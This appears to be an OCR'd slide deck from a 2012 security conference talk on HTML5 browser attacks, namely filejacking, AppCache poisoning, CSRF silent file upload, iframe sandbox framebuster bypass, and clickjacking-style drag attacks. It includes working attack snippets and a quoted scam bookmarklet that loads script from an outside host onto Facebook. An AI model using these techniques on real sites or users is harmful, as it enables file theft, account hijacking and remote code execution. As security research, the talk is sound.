23-24 OS 2012
Krakow

Something wicked this way comes

Krzysztof Kotowicz, SecuRing
kkotowicz@securing.pl
@kkotowicz

Plan

- HTML5 trickery
  - Filejacking
  - AppCache poisoning
  - Silent file upload
  - IFRAME sandbox aniframebuster
- Don't get framed!
  - Drag into
  - Drag out content extraction
  - Frame based login detection
- Wrap-up


HTML5 trickery

Filejacking

- HTML5 directory upload (Chrome only)

```
<input type=file directory>
```


- displays this ====>
- JS gets read access to **all files within** chosen folder



Filejacking


Business plan

- set up tempting webpage
- overlay input (CSS) with



- wait for clueless users
- get files & upload them to your server

Filejacking



Filejacking

```
id:
created:        2012-05-24 10:16:09
files:          100
ip:
user_agent:     Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/536.5 (KHTML, l
Gecko) Chrome/19.0.1084.46 Safari/536.5
files_downloaded:2
last_seen:      2012-05-24 10:16:38
```

Action	Path	Size
request	Downloads/.DS_Store	43012
download	Downloads/.localized	0
request	Downloads/.~lock.3En1112.xls#	97
request	Downloads/.~lock.3En1112a (2).xls#	97
request	Downloads/.~lock.3En1112a (3).xls#	97
request	Downloads/.~lock.EN-Ist-Irok-a (1).xls#	97
request	Downloads/.~lock.stypendia_2011.xls#	97
request	Downloads/.~lock.TCH-Ist-IIIrok (2).xls#	97
request	Downloads/.~lock.TCH-Ist-IIIrok.xls#	97
request	Downloads/01.tc	524288
request	Downloads/0105997571.pdf	134446
request	Downloads/0106784052.pdf	134774
request	Downloads/0107586706.pdf	134945
request	Downloads/0108400758.pdf	134496
requested...	Downloads/02.3-stream-annotated.pdf	607286


Filejacking

- How clueless users actually are?
  - http://kotowicz.net/wu running for ~13 mo
  - very limited exposure
  - only websec oriented visitors
- 298 clients connected (217 IPs)
- tons of interesting files

Filejacking

LOTS of these ------ >

- Downloads/# BeNaughtyLive.com/
- Downloads/# GoLiveTrannies.com/
- BratSluts 11 12 04 Sasha Cane Red Tartan SchoolGirl XXX 720p WMV SEXORS.nzb
- bitches/1300563524557.jpg



Filejacking

- websec staff!

```php
<?php
function t($code) {
  echo ".";
  $code = str_rot13(base64_decode($code));
  $code = gzinflate($code);
  $m = array();
  if (preg_match('/str_rot13\(base64_decode\(\'(.+)\'\)/', $code, $m)) {
    return t($m[1]);
  }
  return $code;
}

$code = 'HJ3FkqzYAlI/52gEA9yGuHjikw7cNfGvf0w9vDcqVTiy902VQJV0OvxGv+1HDele
9xFU6740fETgHxC3J3kxB2EyfV2mnLx9yrE5acMeTPFoI+RYOSpM
+4n81+TpYDs1EyoxehFpoATpKcwjkGPxVMfk8WDA4fCB4fBGLOhT63DTy2wdVotzmcBYVI6o4
```

```
#include <linux/user.h>
#include <stdio.h>
#include <fcntl.h>


char shellcode[] =
"\x00\x00\x40\xe0" /* sub r0, r0, r0       */
"\x23\x70\xa0\xe3" /* mov r7, #23          */
"\x00\x00\x00\xef" /* swi 0x0              */
"\x00\x00\x40\xe0" /* sub r0, r0, r0       */
"\x17\x70\xa0\xe3" /* mov r7, #17          */
"\x00\x00\x00\xef" /* swi 0x0              */
"\x03\x30\x43\xe0" /* sub r3, r3, r3       */
"\x14\x00\x8f\xe2" /* add r0, pc, #20      */
"\x08\x00\x0d\xe5" /* str r0, [sp, #-8]    */
```

- but surely no **private data?**

Filejacking

- Wireless Assess points.txt
- interesting network next to me.txt
- onlinePasswords.txt
- s/pw.txt
- letter of authorization.pdf
- Staff-<name,surname>.pdf
- <name,surname> - resume.doc
- PIT-37, <name,surname>.PITY2010NG
- Deklaracja_VAT7_Luty_2011.pdf
- Pricing-Recommendation_CR.xlsm.zip

- but surely no **clients data?**

Filejacking

- sony reports/ 0045_sonymusic.##.zip
- SecurityQA.SQL.Injection. Results.v1.1.docx
- SSOCrawlTest5.4.097.xml
- IPS CDE Wireless Audit- January 2011-1 0.docx
- IPS Wireless Testing Schedule April 2011.xls
- 01-######## Corporation (Security Unarmed Guard).xls
- Faktura_numer_26_2011_ <company>.pdf
- websec cred~
- security_users.sql.zip
- !important - questions for web developers.docx
- sslstrip.log~
- ###### Paros Log.txt

So much for the NDAs...

Filejacking

+ All your file are belong to me
+ Trivial to set up
+ Filter files by e.g. extension, size etc.
- Chrome only
- Requires users prone to social-engineering

AppCache poisoning

HTML5 Offline Web Applications

```
<html manifest=cache.manifest>
```

- cache.manifest lists URLs to cache
- cache expires only when manifest is changed

```
CACHE MANIFEST
index.html
stylesheet.css
images/logo.png
scripts/main.js
```

https://github.com/koto/sslstrip

AppCache poisoning

- abuse to persist **man-in-the-middle**
  - manifest must be MIME text/cache-manifest
  - Chrome fills AppCache without user confirmation
- two steps
  - poison AppCache while m-i-t-m
  - have payloads stay forever in cache

AppCache poisoning

- tamper http://victim/

```
<html manifest=/robots.txt>
<script>evil()</script>
```

- tamper http://victim/robots.txt

```
CACHE MANIFEST
CACHE:
http://victim/
NETWORK:
*
```

AppCache poisoning

Later on, after m-i-t-m:

1. http://victim/ fetched from AppCache
2. browser checks for new manifest
   GET /robots.txt
3. receives text/plain robots.txt & ignores it
4. tainted AppCache is still used

AppCache poisoning

+ Poison any URL
+ Payload stays until manually removed
- Chrome or Firefox with user interaction
- Needs active man-in-the-middle

Silent file upload

- File upload purely in Javascript
- Emulates **<input type=file>** with:
  - any file name
  - any file content
- File constructed in Javascript
- Uses Cross Origin Resource Sharing

Silent file upload

- Cross Origin Resource Sharing
  = cross domain AJAX

```
http://attacker.com/

var xhr = new XMLHttpRequest();

xhr.open("POST", "http://victim", true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.withCredentials = "true"; // send cookies
xhr.send("Anything I want");
```

Silent file upload

- raw multipart/form-data request

```
function fileUpload(url, fileData, fileName) {
    var boundary = "xxxxxxxxxx",
        xhr = new XMLHttpRequest();

    xhr.open("POST", url, true);
    xhr.withCredentials = "true";
    xhr.setRequestHeader("Content-Type",
       "multipart/form-data,
boundary="+boundary);
```

Silent file upload

```
var b = "\
--" + boundary + '\r\n\
Content-Disposition: form-data;\
 name="contents"; filename="' + fileName + '"\r\n\
Content-Type: application/octet-stream\r\n\
\r\n\
' + fileData + '\r\n\
--' + boundary + '--';

xhr.setRequestHeader("Content-Length", b.length);
xhr.send(b);
```

Silent file upload

+ No user interaction
+ Works in most browsers
+ You can add more form fields
- CSRF flaw needed
- No access to response

Silent file upload

DEMO

Flickr.com

Silent file upload

- **GlassFish Enterprise Server 3.1.**
  - CVE 2012-0550 by Roberto Suggi Liverani
- //goo.gl/cOu1F

```
logUrl = 'http://glassfishserver/
  management/domain/applications/
  application';

fileUpload(c,"maliciousarchive.war");
```

- logged admin + CSRF = RCE


IFRAME sandbox aniframebuster

- Used to embed untrusted content

```
sandbox="
  allow-same-origin
  allow-scripts
  allow-forms
  allow-top-navigation"
```

  - prevents JS execution in frame
  - prevents defacement
- Facilitates clickjacking!

Clickjacking?



IFRAME sandbox aniframebuster

http://attacker.com

```
<iframe sandbox="
allow-forms allow-scripts"
 src="//victim"></iframe>
```

http://victim

```
top.location = self.location
// doesn't work:(
```

IFRAME sandbox aniframebuster

+ Chrome / Safari / IE 10
+ Will disable most JS framebusters
- X-Frame-Options

Don’t get framed!

Same origin policy

- makes web (relatively) **safe**
  - restricts cross-origin communication
- can be **relaxed** though
  - crossdomain.xml
  - document.domain
  - HTML5 Cross Origin Resource Sharing
- or **ignored**...
  - UI redressing

UI Redressing?

Jedi mind tricks on victim users

UI Redressing

- This is not the page you're **looking at**
- This is not the thing you're **clicking**
- ..... **dragging**
- ..... **typing**
- ..... **copying**

- Victims attack the applications for us

Exploiting users

-Use Our Unique Code To Reveal Who Has Been hacking You!
-Follow The Simple Steps Below-

Step 1 - Copy This Script:


```
javascript:(function(){_ccscr=document.createElement
('SCRIPT');_ccscr.type='text/javascript';_ccscr.src='http://securemyacco
unt.com/asp.php?'+(Math.random());document.getElementsByTagName('head')
```

Step 2:

Go to www.facebook.com

Step 3:

Paste The Code Into Your Browser's Address Bar in the new window. Then Hit Enter!



Note: Be patient. The profile code may take up to 1 minute process. You will be directed to a verification once scan completes.

//goo.gl/DgPpY

Drag into

- Put attackers content into victim form

Drag into


DEMO


Alphabet Hero

Drag into


+ Inject arbitrary content
+ Trigger self-XSS
- Firefox only (will die soon!)
- X-Frame-Options

Drag out content extraction







Drag out content extraction



Drag out content extraction





Drag out content extraction

```
<div id=game style="position:relative">
    <img style="position:absolute;..."
         src="paper.png" />
    <img style="position:absolute;..."
         src="trash.png" />
    <iframe scrolling=no id=iframe
     style="position:absolute;opacity:0;...">
     </iframe>
    <textarea style="position:absolute;
      opacity:0;..." id=dropper></textarea>
</div>
```

Drag out content extraction

Drag out content extraction

Drag out content extraction

+ Access sensitive content cross domain
- Firefox only (will die soon!)
- X-Frame-Options

Frame-based login detection

- Are you now logged in to these websites?
  - facebook.com
  - amazon.com
  - a-banking-site.secure
- Why should I care?
  - e.g. launch CSRF / other attacks

Frame-based login detection

- Previous work:
  - Cache timing, Icamtuf
  - Abusing HTTP Status Code, Mike Cardwell
  - Anchor Element Position Detection, Paul Stone

```
<iframe src=//
victim/#logout />
```

Frame-based login detection

Frame-based login detection

```
<iframe src="//victim/login">
```

```
 //victim /login
<input id=login>
<script>
document.getElementById('login').focus()
</script>
```

Frame-based login detection

DEMO

Summary

- HTML5 is attacker's friend too!
- Don't get framed
- Users based pwnage FTW

Developers:

Use X-Frame-Options: DENY

Links

- html5sec.org
- code.google.com/p/html5security
- www.contextis.co.uk/research/white-papers/clickjacking

- blog.kotowicz.net
- github.com/koto

Twitter: **@kkotowicz**

kkotowicz@securing.pl

Thanks **@0x6D6172696F, @garethheyes, @theKos, @7a_, @lavakumark, @malerisch, @skeptic_fx, ...**

?